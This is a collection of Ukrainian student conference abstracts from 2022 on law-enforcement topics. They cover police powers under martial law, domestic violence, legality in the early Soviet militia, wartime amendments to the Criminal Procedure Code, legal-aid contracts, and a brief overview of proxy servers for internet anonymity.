Національна поліція України під час воєнного стану наділена новими повноваженнями. Цей орган виконує важливу роль у забезпеченні конституційних прав і свобод громадян України та працює в посиленому режимі на даний момент. Об'єктом уваги діяльності органів внутрішніх справ є внутрішні загрози військового стану України, особливо такі, як криміналізація суспільства, розвиток "тіньової економіки", різні прояви тероризму, неналежне виконання законів і низький рівень правопорядку та ін. З початку повномасштабного вторгнення Російської Федерації на територію нашої країни поліція виконує свою роботу на всіх можливих напрямках. Зважаючи на те, що національна поліція діє постійно в складній ситуації, кожен працівник повинен чітко знати та ретельно виконувати свої функціональні обов'язки як у звичайних, так і в умовах воєнного стану. Стан виконання нормативних положень неодмінно визначає рівень довіри населення до владних структур, насамперед

до правоохоронців. Звісно, що для успішного виконання завдань, поставлених перед органами внутрішніх справ в умовах воєнного стану, їхні обов'язки і права повинні відповідати основному принципу – нові обов'язки кореспондуються з новими правами. Надзвичайно важливою є та обставина, що розширення компетенції органів внутрішніх справ при введенні воєнного стану є в системі заходів примусу.

Одночасно проводиться оповіщення особового складу органу внутрішніх справ, постановка завдань відповідно до плану і наявної ситуації. Співробітники органів внутрішніх справ не можуть переступити меж дозволеного в методах і засобах своїй діяльності щодо забезпечення безпеки. У разі введення режиму воєнного стану начальник органу внутрішніх справ повинен провести заходи, визначені планом підготовки до дій у цей період, який передбачає комплекс заходів, спрямованих на приведення органу внутрішніх справ до стану бойової готовності та забезпечення громадської безпеки і охорони громадського порядку на території оперативної відповідальності.

Одним з важливих пунктів у роботі поліції є забезпечення громадського порядку. З урахуванням оперативної обстановки, розробляються спеціальні плани, відповідно яким здійснюється розстановка та матеріальне забезпечення особового складу. Охороняючи громадський порядок в умовах воєнного стану, органи внутрішніх справ використовують такі методи соціального урегулювання, як переконання і примус, зокрема, адміністративне припинення. Роз'яснювальна робота як основний метод правоохоронної діяльності, переконання громадян у необхідності свідомого і добровільного виконання правових вимог, припинення протиправної поведінки, профілактична робота в трудових колективах і з окремими особами є необхідною умовою сприяння ефективному проведенню мобілізації. Навіть якщо органи внутрішніх справ здійснюють охорону і безпеку громадського порядку в умовах війни, дотримання законності є не менш необхідною умовою їх діяльності. Дотримання законності забезпечується систематичним контролем з боку вищих органів управління.

Отже, основною функцією органів внутрішніх справ щодо забезпечення режиму воєнного стану є протидія внутрішнім загрозам, чого досягають вирішенням таких завдань, як боротьба зі злочинністю, особливо з її організованими формами; протидія різним проявам тероризму; забезпечення громадської безпеки тощо.

Одержано 09.06.2022

Вадим Юрійович САББАТОВСЬКИЙ,

*ад'юнкт відділу організації освітньої-наукової підготовки
Харківського національного університету внутрішніх справ*

НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ ЯК СУБ'ЄКТ ЗАПОБІГАННЯ ТА ПРОТИДІЇ ДОМАШНЬОМУ НАСИЛЬСТВУ

Домашнє насильство є надзвичайно важливою проблемою суспільства передусім тому, що сім'я – основна його структурна складова і має перебувати під особливим захистом держави.

З метою реалізації державної політики щодо запобігання та протидії домашньому насильству в Україні на законодавчому рівні визначено систему суб'єктів, що здійснюють заходи у сфері запобігання та протидії домашньому насильству.

Згідно із Законом України «Про запобігання та протидію домашньому насильству» до суб'єктів, що здійснюють заходи у сфері запобігання та протидії домашньому насильству, віднесено: 1) спеціально уповноважені органи у сфері запобігання та протидії домашньому насильству; 2) інші органи та установи, на які покладаються функції зі здійснення заходів у сфері запобігання та протидії домашньому насильству; 3) загальні та спеціалізовані служби підтримки постраждалих осіб у тому числі уповноважені підрозділи органів Національної поліції України; 4) громадяни України, іноземці та особи без громадянства, які перебувають в Україні на законних підставах [1, ст. 6].

Серед чималої кількості суб'єктів, на які державою покладено реалізацію заходів у сфері запобігання та протидії домашньому насильству, Національна поліція України займає специфічне місце: вона вирізняється функціями та повноваженнями, організаційною структурою та правовим статусом її службових осіб.

Відповідно до Закону України «Про Національну поліцію» від 02.07.2015 № 580-VIII діяльність для запобігання та протидії домашньому насильству віднесено до основних її повноважень [2].

Статтею 10 Закону «Про запобігання та протидію домашньому насильству» встановлено повноваження уповноважених підрозділів Національної поліції України, до яких віднесено:

1) виявлення фактів домашнього насильства та своєчасне реагування на них;

2) прийом і розгляд заяв та повідомлень про вчинення домашнього насильства, в тому числі розгляд повідомлень, що надійшли до колцентру з питань запобігання та протидії домашньому насильству,

насилъству за ознакою статі та насилъству стосовно дітей, вжиття заходів для його припинення та надання допомоги постраждалим особам з урахуванням результатів оцінки ризиків у порядку, визначеному центральним органом виконавчої влади, що забезпечує формування державної політики у сфері запобігання та протидії домашньому насилъству, спільно з Національною поліцією України;

3) інформування постраждалих осіб про їхні права, заходи і соціальні послуги, якими вони можуть скористатися;

4) винесення термінових заборонних приписів стосовно кривдників;

5) взяття на профілактичний облік кривдників та проведення з ними профілактичної роботи в порядку, визначеному законодавством;

6) здійснення контролю за виконанням кривдниками спеціальних заходів протидії домашньому насилъству протягом строку їхньої дії;

7) анулювання дозволів на право придбання, зберігання, носіння зброї та боєприпасів їхнім власникам у разі вчинення ними домашнього насилъства, а також вилучення зброї та боєприпасів у порядку, визначеному законодавством;

8) взаємодія з іншими суб'єктами, що здійснюють заходи у сфері запобігання та протидії домашньому насилъству;

9) звітування центральному органу виконавчої влади, що реалізує державну політику у сфері запобігання та протидії домашньому насилъству, про результати здійснення повноважень у цій сфері в порядку, визначеному центральним органом виконавчої влади, що забезпечує формування державної політики у сфері запобігання та протидії домашньому насилъству [1].

Отже, уповноважені органи Національної поліції відповідно до покладених на неї завдань здійснюють превентивну та профілактичну діяльність, спрямовану на запобігання вчиненню домашньому насилъству; виявляють причини та умови, що сприяють вчиненню фактів домашнього насилъства, вживають у межах своєї компетенції заходів для їх усунення; вживають заходів з метою виявлення фактів домашнього насилъства; припиняють виявлені кримінальні та адміністративні правопорушення; здійснюють досудове розслідування Матеріали Всеукраїнської н кримінальних проваджень за фактами вчинення домашнього насилъства; розшукують осіб, які переховуються від органів досудового розслідування, слідчого судді, суду, ухиляються від виконання кримінального покарання; доставляє у випадках і порядку, визначених законом, затриманих осіб, підозрюваних у вчиненні кримінального правопорушення, та осіб,

які вчинили адміністративне правопорушення (зокрема, домашнє насильство); вживають усіх можливих заходів для надання невідкладної, зокрема домедичної і медичної, допомоги особам, які постраждали внаслідок домашнього насильства; у межах своєї компетенції, визначеної законом, здійснюють контроль за дотриманням вимог законів та інших нормативно-правових актів щодо опіки, піклування над дітьми-сиротами та дітьми, позбавленими батьківського піклування, вживає заходів щодо запобігання дитячій бездоглядності, правопорушенням серед дітей, а також соціального патронажу щодо дітей, які відбували покарання у виді позбавлення волі; вживають заходів для запобігання та протидії домашньому насильству або насильству за ознакою статі; здійснюють оперативно-розшукову діяльність відповідно до закону та ін. [1].

Варто відзначити, що, попри доволі детальний перелік повноважень Національної поліції, в законі не вказано, які саме підрозділи працюють у сфері запобігання та протидії домашньому насильству. П. Біленко пропонує віднести до уповноважених підрозділів Національної поліції України, які здійснюють запобігання та протидії домашньому насильству: Департамент превентивної діяльності Національної поліції України; патрульну службу МВС України; підрозділи ювенальної превенції; службу дільничних офіцерів поліції [3, с. 159]. Чинне законодавство потребує вдосконалення повноважень суб'єктів протидії домашньому насильству, оскільки повноваження вказаних суб'єктів прописані в різних нормативно-правових актах, а через неодноразові реорганізації та передачу повноважень механізм взаємодії не працює ефективно [4, с. 156].

Список бібліографічних посилань

1. Про запобігання та протидію домашньому насильству: Закон України від 7 грудня 2017 р. Електронний ресурс. URL: <https://zakon.rada.gov.ua/laws/show/2229-19#Text> (дата звернення 11.06.2022).

2. Про Національну поліцію: Закон України від 02.07.2015 № 580-VIII URL: <http://zakon.rada.gov.ua/go/580-19> (дата звернення 11.06.2022).

3. Біленко П. Уповноважені органи Національної поліції України як суб'єкти запобігання та протидії домашньому насильству. Підприємництво, господарство і право, 2019. № 10. С. 157–161.

4. Легенька М. Суб'єкти адміністративно-правового реагування на вчинення домашнього насильства та їх повноваження. Підприємництво, господарство і право. 2019/1. № 3. С. 153–159.

Одержано 13.06.2022

Богдана Григорівна САВЧУК,

курсант групи Ф1-204

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави і права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат історичних наук, доцент С. Ю. Іванов

ДОТРИМАННЯ ЗАКОННОСТІ У ПРАКТИЧНІЙ ДІЯЛЬНОСТІ МІЛІЦІЇ УРСР У 20-30 РР. ХХ СТ.

Говорячи про стан дотримання законності в діяльності міліції, слід підкреслити, що залежить він у першу чергу від об'єму правопорушень, вчинених її працівниками. Зазначимо, що скарги на міліцію від населення розпочалися фактично з моменту її створення.

Загалом же, щодо додержання законності в міліції при триманні громадян під вартою начальник міліції і карного розшуку УСРР І. Якимович в одній зі своїх промов зазначав, що «ніякої мови про законність не йшлося. І в міліції, і в карному розшуку заарештовані сиділи інколи цілими місяцями, а коли юрвідділ МВС (міськвиконкому), який відігравав роль нинішньої прокуратури, у червні 1920 р. подав запит Донецькому губрозшуку з приводу арешту однієї громадянки, то отримав відповідь: «Повідомляю, що карний розшук знає, що він робить ... а тому пропоную розшуку не диктувати» [1, с. 21]. Окрім боротьби із загальнокримінальною злочинністю в рядах міліції, мали місце й досить специфічні випадки притягнення працівників міліції до відповідальності [2, с. 27-39].

Варто відмітити, що одним із засобів, спрямованих на боротьбу зі злочинністю в середовищі міліції, було офіційне поширення інформації про факти покарання працівників міліції за вчинені злочини. Характерними для цього періоду були порушення законності працівниками міліції в ході придушення селянського повстанського руху. Безперечно, стан дотримання законності працівниками окремо взятого підрозділу формувався на фоні роботи цього підрозділу. У цьому відділенні нехтували правилами здійснення слідства та дізнання; заарештованих по кілька днів не записували до книги заарештованих, при тому, що забезпечення на них виписувалось; матеріали по проведених службовцями комендатури та районних управлінь дізнаннях направлялись за підсудністю без перевірки з боку керівника чи його помічників; на місцях подекуди бували випадки, коли в настільних реєстрах є відмітки про вхідні документи, котрі містили

повідомлення про події кримінального характеру, але самих матеріалів по дізнаннях або ж відміток про їх направлення немає; більшість книг та справ велися «халатно зі злочинною недбалістю», з початку року не підшиті папери у справах та нарядах; допускалося неналежне поводження з речовими доказами, зокрема виявлено, що більша частина речових доказів розподілялась між окремими службовцями карного розшуку. Існували й інші порушення. Зрозуміло, що на такому фоні нарікання населення на бездіяльність та халатність у роботі карного розшуку носили справедливий характер [3, с. 727].

Серед чинених працівниками міліції правопорушень мали місце неналежна поведінка при виконанні службових обов'язків і в побуті, у ставленні до громадян, хабарництво, а також перехід окремих міліціонерів або ж цілих груп міліціонерів у банди. Зокрема, з Радомисльського повіту надходили скарги громадян на пияцтво, побиття заарештованих, хабарництво з боку працівників міліції [4]. Продовжувалась боротьба з порушеннями з боку міліціонерів через засоби масової інформації. Відповідальність за несення служби, могла передбачати таке стягнення: 1) зауваження, попередження усне чи в наказі; 2) словесна догана в приписі чи в наказі; 3) не звільнення з казарменого приміщення в неслужбовий час протягом не більше двох тижнів; 4) позбавлення права на підвищення по службі, а також на отримання нагород і відзнак по службі на строк від чотирьох до восьми місяців; 5) арешт на 30 діб; 6) зміщення на наступну нижчу посаду[5].

Одним із найдієвіших заходів, що проводились з метою забезпечення належного рівня дотримання законності працівниками міліції та викорінення правопорушень, вчинюваних її працівниками, було проведення «чисток» міліції, які, у свою чергу, мали подвійне призначення: звільнення міліції від правопорушників, з одного боку, та від противників радянської влади – з іншого. Серед людей, які проникли в міліцію у «своїх особистих, виключно шкурних інтересах», називаються гайдаки, петлюрівці та ін. Задля реалізації завдання з очищення лав міліціонерів від неблагонадійних елементів на всіх комісарів міліції було покладено обов'язок ретельно перевірити весь особовий склад та негайно доповісти начальнику міліції про осіб, котрі викликають сумніви в їхній відданості радянській владі, з приводу їхнього звільнення зі служби [5, с. 14-22]. «Чистки» в країні мали організовуватись таким чином. При губернських, повітових та міських управліннях міліції повинні бути створені комісії. До їхнього складу мали входити начальники інспекції міліції, адміністративно-міліційного відділу та карного розшуку, а

також відповідальний представник НК. Головує в комісії начальник політсекретаріату (помічник по політчастині). Завданнями комісії визначались: а) перевірка реєстраційних листів, заповнених співробітниками міліції; б) збір матеріалів з каральних органів на тих співробітників міліції, котрі підлягали розгляду комісією; в) передавання за підсудністю належних матеріалів для їх найшвидшої розробки. Окрема увага акцентувалась на тому, що всі матеріали належить переглядати надзвичайно уважно, обережно виносити свої постанови, не приймаючи легковажних рішень. Було передбачено шеститижневий строк виконання цього наказу, причому двічі на тиждень губернські комісії телеграфом мали звітувати у Головміліцію про хід виконання поставлених завдань [6, с. 3-9].

Таким чином, можна зробити висновок, що хоча метою проведення «чисток» називалось очищення в першу чергу від кримінальних елементів, проте деталізація категорій осіб, які підлягали вилученню з лав міліції, чітко вказує на те, що влада намагалась позбутись насамперед старих спеціалістів поліцейської справи, політичних супротивників, тим самим формуючи міліцейський апарат, максимально лояльний до радянської влади. Отже, підсумовуючи дану інформацію можна зрозуміти, що рівень законності у міліції був низький, але з даним явищем намагалися боротися. Методи не завжди були гуманними та більш з них ніяким чином не вплинули на порушників.

Список бібліографічних посилань

1. Галкін Д.В. Організаційно-структурна побудова міліції УСРР у 1918-1934 роках (історико-правова характеристика) : автореф. дис. ... д-ра юрид. наук: 12.00.01 / Національний університет внутрішніх справ МВС України. Харків, 2011. 21 с.
2. Рабінович П. М. З історії боротьби за радянську соціалістичну законність (20-ті роки). Проблемы правознавства : міжвідом. наук. зб. К., 1972. Вип. 21. С. 27–39.
3. Олійник О.І. Історико-правовий аналіз діяльності органів внутрішніх справ УРСР у 30-ті роки ХХ ст. Форум права. 2011. № 1. С. 727-731.
4. Історія Галузевого державного архіву МВС України. URL: <http://mvs.gov.ua/>.
5. Греченко В. Організація міліції Української Соціалістичної Радянської Республіки у 1931 р. Форум права. 2019. № 54 (1). С. 14-22.
6. Мичко М. І. Проблема співвідношення законності й доцільності. Проблеми правознавства й правоохоронної діяльності : зб. наук. праць. Донецьк, 2007. № 3. С. 3–9.

Одержано 31.05.2022

Юлія Артурівна САРІБЕКЯН,

слухач 1 курсу навчально-наукового інституту № 1

Національної академії внутрішніх справ

Науковий керівник:

професор кафедри кримінального процесу

Національної академії внутрішніх справ,

кандидат юридичних наук, заслужений юрист України Д. П. Письменний

ЗМІНИ ДО КРИМІНАЛЬНОГО ПРОЦЕСУАЛЬНОГО КОДЕКСУ УКРАЇНИ, ЩО ОБУМОВЛЕНІ ВОЄННИМ СТАНОМ: ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ

В умовах воєнного стану виникли нові потреби у діяльності правоохоронних органів, зокрема необхідність полягає в удосконаленні та внесенні змін до законодавства.

У цій статті ми розглянемо зміни, які були внесені після 24 лютого 2022 року, до Кримінального процесуального кодексу України (далі - КПК) з метою покращення діяльності правоохоронних органів.

Метою наукового повідомлення є проаналізувати вищезазначені зміни, встановити проблемні аспекти та запропонувати вирішення щодо їх удосконалення.

Закон України № 2111-IX від 03.03.2022 року "Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про попереднє ув'язнення" щодо додаткового регулювання забезпечення діяльності правоохоронних органів в умовах воєнного стану" - це перший нормативно-правовий акт, відповідно до якого були внесені зміни до КПК [1].

Таким чином, були доповнені та змінені статті 36 та 615 КПК України. Ці статті були удосконалені в умовах воєнного стану. Аналізуючи ці норми, не виникає питань щодо проблематики, адже ці зміни є актуальними на сьогоднішній день.

Найбільш глобальними та масштабними були зміни, які набрали чинності 14 квітня 2022 року. Тому більшу увагу ми звернемо саме на Закон України № 2201-IX від 14.04.2022 року "Про внесення змін до Кримінального процесуального кодексу України щодо удосконалення порядку здійснення кримінального провадження в умовах воєнного стану" [2].

Концептуальною нормою вказаного закону є те, що зміст та форма кримінального провадження в умовах воєнного стану повинні відповідати загальним засадам кримінального провадження.

Відповідно до нових змін наразі існує прямий дозвіл на створення міжвідомчих слідчих груп (що складаються зі слідчих різних

органів досудового розслідування) в умовах воєнного стану. Постанова про створення міжвідомчої слідчої групи має бути погоджена з керівниками відповідних органів досудового розслідування.

Не менш важливим є доповнення норми, яка регулює поновлення процесуального строку. Таким чином, в умовах воєнного стану пропущений строк у кримінальному провадженні може бути поновлений, якщо заінтересована особа подала клопотання не пізніше 60 днів з дня припинення чи скасування воєнного стану.

Також КПК України був доповнений новим розділом, а саме Розділом IX-1 "Особливий режим досудового розслідування, судового розгляду в умовах воєнного стану". Ці зміни є найбільш важливими з огляду на обставини, що склалися наразі. У цьому розділі є свої певні особливості. Деякі з них зазначимо у переліку:

У разі якщо відсутня технічна можливість доступу до Єдиного реєстру досудових розслідувань, рішення про початок досудового розслідування приймає дізнавач, слідчий, прокурор, про що виноситься відповідна постанова.

При проведенні обшуку або огляду житла чи іншого володіння особи, обшуку особи, якщо залучення понятих є об'єктивно неможливим або пов'язано з потенційною небезпекою для їхнього життя чи здоров'я, відповідні слідчі (розшукові) дії проводяться без залучення понятих. У такому разі хід і результати проведення слідчої (розшукової) дії в обов'язковому порядку фіксуються доступними технічними засобами шляхом здійснення безперервного відеозапису.

Якщо відсутня об'єктивна можливість подальшого проведення, закінчення досудового розслідування та звернення до суду з обвинувальним актом, клопотанням про застосування примусових заходів медичного або виховного характеру, клопотанням про звільнення особи від кримінальної відповідальності, тоді строк досудового розслідування у кримінальному провадженні зупиняється на підставі вмотивованої постанови прокурора з викладом відповідних обставин та підлягає поновленню, якщо підстави для зупинення перестали існувати.

Якщо відсутня об'єктивна можливість виконання процесуальних дій у строки, визначені КПК, тоді такі процесуальні дії мають бути проведені невідкладно за наявності можливості, але не пізніше ніж через 15 днів після припинення чи скасування воєнного стану.

Строк затримання особи без ухвали слідчого судді, суду чи постанови керівника органу прокуратури під час дії воєнного стану не може перевищувати двохсот шістнадцяти годин з моменту затримання.

У разі неможливості явки захисника дізнавач, слідчий, прокурор для забезпечення дистанційної участі захисника застосовує технічні засоби (відео-, аудіозв'язку).

Ці норми відносяться до ст. 615 КПК. Аналізуючи зміни, виникає питання, чи всі вони є доцільними. Наприклад, строк затримання особи без відповідної ухвали наразі становить 216 годин, а це 9 діб. Звісно, в умовах воєнного стану можуть обмежуватись права та свободи людини, але чи є такі зміни допустимими та чи не спровокують вони проблемні ситуації у подальшому - питання залишається відкритим.

Крім того, було доповнено й ст. 615¹ Розділу IX-1 КПК. Вона регламентує порядок відновлення втрачених матеріалів кримінального провадження в умовах воєнного стану.

Згідно з цією нормою відновленню підлягають втрачені матеріали кримінального провадження, яке не завершилося направленням обвинувального акта, клопотання про застосування примусових заходів медичного або виховного характеру, клопотання про звільнення особи від кримінальної відповідальності до суду. Для того щоб відновити втрачені матеріали дізнавачу, слідчому необхідно буде направити клопотання про відновлення втрачених матеріалів кримінального провадження, яке розглядається слідчим суддею.

Проаналізувавши зміни, внесені до КПК України після 24 лютого 2022 року, можна зробити висновок, що більшість з них є доцільними в умовах воєнного стану. Адже діяльність правоохоронних органів для ефективної роботи наразі потребує додаткових можливостей.

Список бібліографічних посилань

1. Закон України "Про внесення змін до Кримінального процесуального кодексу України та Закону України "Про попереднє ув'язнення" щодо додаткового регулювання забезпечення діяльності правоохоронних органів в умовах воєнного стану" [Електронний ресурс]. – 2022. – Режим доступу до ресурсу: <https://zakon.rada.gov.ua/laws/show/2111-20#Text>.

2. Закон України "Про внесення змін до Кримінального процесуального кодексу України щодо удосконалення порядку здійснення кримінального провадження в умовах воєнного стану" [Електронний ресурс]. – 2022. – Режим доступу до ресурсу: <https://zakon.rada.gov.ua/laws/show/2201-20#Text>.

Одержано 08.06.2022

Яна Вікторівна СВИСТУН,

курсантка групи Ф1-401

Харківського національного університету внутрішніх справ

Науковий керівник:

завідувач кафедри кримінального процесу

та організації досудового слідства факультету № 1

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **В. В. Романюк***

КРИМІНАЛЬНЕ ПРОВАДЖЕННЯ В УМОВАХ ВОЄННОГО СТАНУ: ОСНОВНІ ЗМІНИ ТА ДОПОВНЕННЯ ДО КПК УКРАЇНИ

На сьогоднішній день процес здійснення кримінального провадження в Україні зазнав суттєвих змін. Загальновідомо, що такі зміни будуються на основі різних причин, які в свою чергу можуть містити економічні, соціальні, політичні, криміногенні аспекти. Однією із таких причин перед законодавством постав воєнний стан, який введено Указом Президента України від 24 лютого 2022 року № 64/2022 «Про введення воєнного стану в Україні», затверджено Законом України «Про затвердження Указу Президента України «Про введення воєнного стану в Україні» від 24 лютого 2022 року [1]. Хотілося б зазначити, що у зв'язку з цим, здійснення кримінального провадження в умовах воєнного стану дещо трансформується, зазнає нових уточнень і доповнень.

Одна з перших змін стосується внесення відомостей до ЄРДР, тобто моменту, з якого починається кримінальне провадження. Відповідно до нового доповнення п. 1 ч. 1 ст. 615 КПК: «в разі відсутності технічної можливості доступу до ЄРДР, рішення про початок досудового розслідування приймається слідчим або прокурором, про що виноситься постанова. Відомості, що підлягають внесенню до ЄРДР, вносяться до нього за першої можливості» [2]. Тобто, існує так зване виключення, за яким при відсутності технічної можливості доступу до ЄРДР, процесуальні дії можуть фіксуватися в процесуальних документах, а також за допомогою технічних засобів фіксування кримінального провадження, крім випадків, якщо фіксування неможливе з безпосередньо технічних причин.

Наступна зміна стосується повноважень учасника сторони обвинувачення – прокурора. Відповідно до попередньої редакції ст. 615 КПК: «прокурор має право на прийняття певних рішень щодо заходів забезпечення кримінального провадження та санкціонування

слідчих дій у провадженнях за окремими статтями КК, якщо відповідні функції у визначений строк не можуть бути виконані слідчим суддею» [2]. Нова редакція зазнала певних доповнень, в першу чергу це стосується визначення прокурора, який може здійснювати такі повноваження. Згідно з нинішнім законодавством тепер це не будь-який прокурор, а керівник органу прокуратури, який має розширені повноваження, наприклад, він може санкціонувати: обшук та НСРД, одержання зразків для експертизи, привід, тимчасовий доступ до речей і документів, продовжити строк досудового розслідування, накласти арешт на майно, надати дозвіл на затримання з метою приводу. Проте рішення керівника прокуратури та рішення прокурора можуть бути піддані в свою чергу судовому контролю. Слід зацентрувати увагу на тому, що оскаржити в умовах воєнного стану прийняті керівником прокуратури рішення фактично неможливо.

Змін зазнав й інститут зупинення строків досудового розслідування: «у разі відсутності об'єктивної можливості подальшого проведення, закінчення досудового розслідування та звернення до суду з обвинувальним актом, клопотанням про застосування примусових заходів медичного або виховного характеру, клопотанням про звільнення особи від кримінальної відповідальності – строк досудового розслідування у кримінальному провадженні зупиняється на підставі вмотивованої постанови прокурора з викладом відповідних обставин та підлягає поновленню, якщо підстави для зупинення перестали існувати. До зупинення досудового розслідування прокурор зобов'язаний вирішити питання про продовження строку тримання під вартою» [2]. Рішення про зупинення строку досудового розслідування та його поновлення приймає прокурор. Тобто, мається на увазі, що це може бути не тільки керівник прокуратури, а й будь-який прокурор.

Таким чином, з огляду на комплекс змін, які стосуються кримінального провадження, можна зробити висновок, що в умовах воєнного стану збільшуються процесуальні можливості сторони обвинувачення та відбувається спрощення проведення окремих процедур.

Список бібліографічних посилань

1. Указ Президента України: від 24 лютого 2022 року № 64/2022 «Про введення воєнного стану в Україні» / URL : <https://zakon.rada.gov.ua/laws/show/64/2022>
2. Кримінальний процесуальний кодекс України від 13 квітня 2012 року № 4651-VI (Редакція станом на 20.05.2022). / URL: <https://zakon.rada.gov.ua/laws/show/4651-17>

Одержано 09.06.2022

Дарина Олександрівна СЕЛЕВКО,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри цивільно-правових дисциплін факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **О. В. Піхурець***

ЩОДО ДОГОВОРУ З НАДАННЯ ПРАВОВОЇ ДОПОМОГИ

Договір представництва – це один з традиційних і розповсюджених договорів. Інститут представництва у досить розвиненому вигляді виник та існував у процесуальному праві Римської імперії. Як відмічає Є.С.Северова, римське приватне право формувало: 1) представництво на підставі безпосередньо припису позитивного закону або ж на підставі владної волі того, кого представляють (обов'язкове представництво); 2) представництво на підставі домовленості сторін (добровільне, або ж «договірне», представництво).

Отже, добровільне представництво за своїм характером належить до приватноправового, на відміну від законного представництва, яке зумовлено прямим приписом закону.

Таким чином, при добровільному цивільно-процесуальному представництві виникають два види правовідносин: 1) між представником і адміністративним судом; 2) між особою, яку представляють, і адміністративним судом.

Такі правовідносини виникають на підставі матеріально-правових (цивільно-правових) відносин представника і особи, яку представляють, і регламентуються нормами цивільно-процесуального законодавства.

Особа може набути статусу процесуального представника, оскільки мета її участі не суперечить меті представництва в цивільному суді. Особа, яка бере участь у справі, може спочатку залучити фахівця у галузі права для надання правової допомоги, а потім, надавши йому відповідні повноваження, зробити своїм представником. Додаткові обмеження щодо здійснення представництва адвокатом встановлено у ст. 28 Закону України «Про адвокатуру та адвокатську діяльність». Так, він не має права укладати договір про надання правової допомоги і зобов'язаний відмовитися від виконання договору, укладеного адвокатом, адвокатським бюро або адвокатським об'єднанням, у разі, якщо:

1) доручення на виконання дій виходять за межі професійних прав і обов'язків адвоката;

2) результат, досягнення якого бажає клієнт, або засоби його досягнення, на яких він наполягає, є протиправними, суперечать моральним засадам суспільства, присязі адвоката України, правилам адвокатської етики;

3) адвокат брав участь у відповідному провадженні, і це є підставою для його відводу згідно з процесуальним законом;

4) виконання договору про надання правової допомоги може призвести до розголошення адвокатської таємниці;

5) адвокат є членом сім'ї або близьким родичем посадової особи, яка брала або бере участь в адміністративному судочинстві, щодо якого до адвоката звертаються з пропозицією укладення договору про надання правової допомоги;

6) виконання договору може суперечити інтересам адвоката, членів його сім'ї або близьких родичів, адвокатського бюро або адвокатського об'єднання, засновником (учасником) якого він є, професійним обов'язкам адвоката, а також у разі наявності інших обставин, що можуть призвести до конфлікту інтересів;

7) адвокат надає правову допомогу іншій особі, інтереси якої можуть суперечити інтересам особи, яка звернулася щодо укладання договору про надання правової допомоги;

8) він є родичем будь-кого із складу суду.

В свою чергу, адвокатське бюро або адвокатське об'єднання на підставі договору про надання правової допомоги між ним (адвокатським бюро або об'єднанням) та клієнтом доручає конкретному адвокату, який є членом цього утворення або виконує свої обов'язки на договірних засадах, представляти інтереси клієнта та надавати йому правову допомогу. Виходячи з цього, оформлення ордеру адвокатом, який працює індивідуально або в створеному ним адвокатському бюро, стає алогічним, оскільки у цих випадках адвокат фактично має видати ордер сам собі.

Разом із тим, договір про надання правової допомоги є різновидом договору доручення. Стаття 1007 Цивільного кодексу України передбачає обов'язок довірителя видати повіреному довіреність на вчинення юридичних дій, передбачених договором доручення. Отже, клієнт у необхідних випадках має надавати довіреність, і саме на її підставі (а не на підставі ордеру) мають діяти адвокати, які працюють індивідуально або у складі колегії адвокатів.

У цьому аспекті варто зазначити, що договір про надання правової допомоги є документом, який не лише посвідчує повноваження адвоката в адміністративному суді, а також виступає єдиною підставою здійснення адвокатської діяльності. Закон України «Про адвокатуру та адвокатську діяльність» безпосередньо визначає

договір про надання правової допомоги як домовленість, за якою одна сторона (адвокат, адвокатське бюро, адвокатське об'єднання) зобов'язується здійснити захист, представництво або надати інші види правової допомоги другій стороні (клієнту) на умовах і в порядку, що визначені договором, а клієнт зобов'язується оплатити надання правової допомоги та фактичні витрати, необхідні для виконання договору. Цим же законом визначаються форма і зміст такого договору, загальні вимоги до його складання.

За загальним правилом, такий договір укладається у письмовій формі, проте, у деяких випадках він може укладатися й усно. Наприклад, у разі:

1) надання усних і письмових консультацій, роз'яснень із правових питань з подальшим записом про це в журналі та врученням клієнту документа, що підтверджує оплату гонорару (винагороду);

2) якщо клієнт невідкладно потребує правової допомоги, а укладання письмового договору за конкретних обставин є неможливим – з подальшим укладенням договору в письмовій формі протягом трьох днів, а якщо для цього існують об'єктивні перешкоди – у найближчий можливий строк. Третій випадок передбачений п. 1 ст. 16 Правил адвокатської етики: коли правова допомога надається безкоштовно.

Одержано 02.06.2022

Андрій Олегович СЕМЧУК,

курсант групи Ф4-302

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **А. О. Воропаєва***

ВИКОРИСТАННЯ ЗАСОБІВ АНОНІМІЗАЦІЇ ТРАФІКУ В МЕРЕЖІ ІНТЕРНЕТ В УМОВАХ ВОЄННОГО СТАНУ В УКРАЇНІ

Термін «анонімність в мережі Інтернет» кожен користувач розуміє як вважає за потрібне в першу чергу. Але в загальному, в перекладі з грецької дослівно це означає - «передача повідомлення про щось без називання імені відправника»

Наразі в сучасному світі є дуже багато причин для збереження анонімності у всесвітній мережі Інтернет, наприклад:

- свобода слова – особа прагне висловити свою думку але боїться певних наслідків, які настануть після вираження своїх слів;
- конфіденційність – особа прагне щоб сторонні не знали фактів та відомостей з її особистого життя;
- самовираження – дуже багато хто оприлюднивши свій твір мистецтва, не прагне всесвітньої слави та піару, а просто хоче поділитись своїми переживаннями;
- сором – деякі не готові ідентифікувати що саме вони виразили певну емоцію, переживання і тому подібне;

На сьогодні дуже актуальним питанням є збереження анонімності в умовах воєнного стану в Україні, особливо якщо особа на добровольчих основах допомагає так званим «кібервійськам». Для користувачів, які чинять будь-який спротив в інформаційній війні може знадобитись один із методів, що забезпечують або потенційно можуть забезпечити анонімність та конфіденційність при користуванні мережею Інтернет.

Починаючи опис методів забезпечення анонімності трафіку, варто приділити увагу проху-серверам. Це спеціальні комп'ютери, які приймають запити на з'єднання із різноманітними ресурсами. Даний метод має низку своїх переваг, а також і недоліків. До переваг належить: приховування IP-адреси, фільтрація запитів, захист, ефективність, простота в налаштуванні. Але варто відмітити доволі суттєві недоліки: можлива крадіжка особистих даних (так як кеш-пам'ять серверу може містити конфіденціальну інформацію), несумісність з деякими сервісами, вартість – можуть бути безкоштовні, але безпеку вони не гарантують, до того ж такі сервери доволі повільні, так і сервери із доволі не вигідною ціною.

